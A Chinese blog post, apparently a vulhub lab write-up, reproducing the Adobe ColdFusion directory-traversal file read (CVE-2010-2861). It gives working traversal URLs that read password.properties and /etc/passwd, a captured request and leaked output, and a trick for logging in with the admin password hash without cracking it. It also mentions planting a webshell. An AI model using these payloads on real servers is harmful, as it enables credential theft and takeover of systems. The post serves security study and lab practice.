

Adobe_ColdFusion文件读取漏洞 CVE-2010-2861 漏洞复现

原创

ADummy_ 于 2021-02-22 11:02:14 发布 361 收藏

分类专栏: [vulhub_Writeup](#) 文章标签: [安全漏洞](#) [网络安全](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43416469/article/details/113932085

版权



[vulhub_Writeup](#) 专栏收录该内容

119 篇文章 1 订阅

订阅专栏

Adobe ColdFusion文件读取漏洞(CVE-2010-2861)

by ADummy

0x00利用路线

Burpsuite抓包改包—>直接读取文件—>有回显

0x01漏洞介绍

AdobeColdFusion是一款高效的网络应用服务器开发环境。AdobeColdFusion9.0.1及之前版本的管理控制台中存在多个目录遍历漏洞。远程攻击者可借助向CFIDE/administrator/中的

CFIDE/administrator/settings/mappings.cfm, logging/settings.cfm, datasources/index.cfm, j2eepackaging/editarchive.cfm和 enter.cfm发送的locale参数读取任意文件。

影响版本

ColdFusion MX6 6.1 base patches	
ColdFusion MX7 7,0,0,91690 base patches	无补丁
ColdFusion MX8 8,0,1,195765 base patches	
ColdFusion MX8 8,0,1,195765 with Hotfix4	

查看版本信息tips:

<http://target.com/CFIDE/adminapi/base.cfc?wsdl>

0x02漏洞复现

poc:

http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../lib/password.properties%00en

http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../lib/password.properties%00en

http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../servers/cfusion/cfusion-ear/cfusion-war/WEB-INF/cfusion/lib/password.properties%00en

文章有exp链接，需要自取

服务器启动可能需要1到5分钟。之后，访问 <http://your-ip:8500/CFIDE/administrator/enter.cfm> 以查看初始化页面，输入密码 **admin** 以初始化整个服务器。



/etc/passwd


Request

```
1 GET /CFIDE/administrator/enter.cfm?locale=../../../../../../../../etc/passwd%00en
2 HTTP/1.1
3 Host: 192.168.15.130:8500
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

Response

```
34 <html>
35 <head>
36 <LINK REL="SHORTCUT ICON" href="http://192.168.15.130:8500/CFIDE/administrator/favicon.ico"
37 <title>
38 root:x:0:0:root:/root:/bin/bash
39 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
40 bin:x:2:2:bin:/bin:/usr/sbin/nologin
41 sys:x:3:3:sys:/dev:/usr/sbin/nologin
42 sync:x:4:65534:sync:/bin:/bin/sync
43 games:x:5:60:games:/usr/games:/usr/sbin/nologin
44 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
45 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
46 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
47 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
48 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
49 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
50 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
51 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
52 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
53 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
54 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
55 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
56 libuid:x:100:101:/var/lib/libuid:
57 syslog:x:101:104::/home/syslog:/bin/false
58 </title>
```

后台管理员密码



密码是用sha-1加密过的，可以到<http://www.md5decrypter.co.uk/sha1-decrypt.aspx>这儿去破解下

破解出来后直接登录即可。



后台获取webshell，添加计划任务后执行，远程下载一个shell到本地目录

PS:以下我没复现出来，有复现出来的大佬带带弟弟。

Tips(摘抄自文章末链接): 如果密码破解不出怎么办? 放弃? 当然不是, 这里有个小技巧。coldfusion的密码在验证的时候, 是把输入的密码加salt进行HMAC hash后传给服务器, 由服务器去计算后验证。所以这时候我们只要传输过去正确的加密后的密码即可成功进入, 而不必在那破密码了。但是问题是如何计算 HMAC值。

其实方法很简单, 只要用js调用页面里的加密函数即可(页面每30秒刷新一次, 所以下手要快), 方法如下, 这里我用firebug演示了~:

1.F12调出管理控制台


2.进入控制台选项

3.在下面输入`hex_hmac_sha1(document.loginform.salt.value,"password")` password是你获取到的那个加密后的密码

4.回车，得到一个字符串，如下图：

5.打开burpsuit或者什么的，用来修改数据包用到，这里用tamper data插件，点击start tamper 后点登录，截断修改传送的cfadminPassword值为上面js获取的那个字符串值

6.一路submit，成功不用解密密码进入后台



0x03参考资料

<https://www.cnblogs.com/mujj/articles/3714722.html>

exp:https://github.com/ADummmmy/vulhub_Writeup/blob/main/code/Adobe_ColdFusionCVE-2010-2861.py